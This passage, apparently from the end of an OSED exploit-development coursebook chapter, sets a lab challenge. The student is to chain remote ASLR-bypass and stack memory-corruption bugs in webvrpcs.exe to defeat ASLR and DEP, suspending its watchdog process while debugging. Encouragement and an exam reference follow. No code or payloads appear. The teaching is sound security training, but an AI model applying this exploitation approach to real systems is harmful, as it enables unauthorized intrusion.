While the application has not been compiled with ASLR, it has been enabled with Windows Defender Exploit Guard (WDEG). To successfully exploit the application, you must locate vulnerabilities that enable remote ASLR bypass along with memory corruption. Then, you'll need to chain the vulnerabilities together in your exploit to bypass both ASLR and DEP.

It's worth noting that this application contains a huge number of different vulnerabilities ranging from command injection to stack and heap buffer overflows. For this challenge, focus on memory corruption vulnerabilities that corrupt the stack to get control of EIP.

As a final note, you will observe that webvrpcs.exe is not associated with a service, but is restarted by a monitoring application called *webvkeep.exe*. This application keeps a heartbeat on webvrpcs.exe and, when a debugger has paused it for an extended amount of time, it will be restarted. To avoid issues while debugging, it is possible to suspend webvkeep.exe with tools like *Process Explorer*.

13.4 Wrapping Up

If you've taken the time to understand the course material presented in the coursebook and associated videos, and have tackled all the exercises, you'll enjoy these challenges.

If you're having trouble, step back and take on a new perspective. It's easy to get fixated on a single problem and lose sight of the fact that there may be a simpler solution waiting down a different path.

Take good notes and review them often. Searching for alternate paths might reveal the way forward. Finally, when all else fails, do not hesitate to reach out to the Student Administrators.

For information related to the OSED certification exam, please refer back to the introductory module or review our exam guide.[397]

Finally, remember that you often have all the knowledge you need to tackle the problem in front of you. Don't give up, and remember to Try Harder!

[397] (Offensive Security, 2021), https://help.offensive-security.com/hc/en-us/articles/360052977212-OSED-Exam-Guide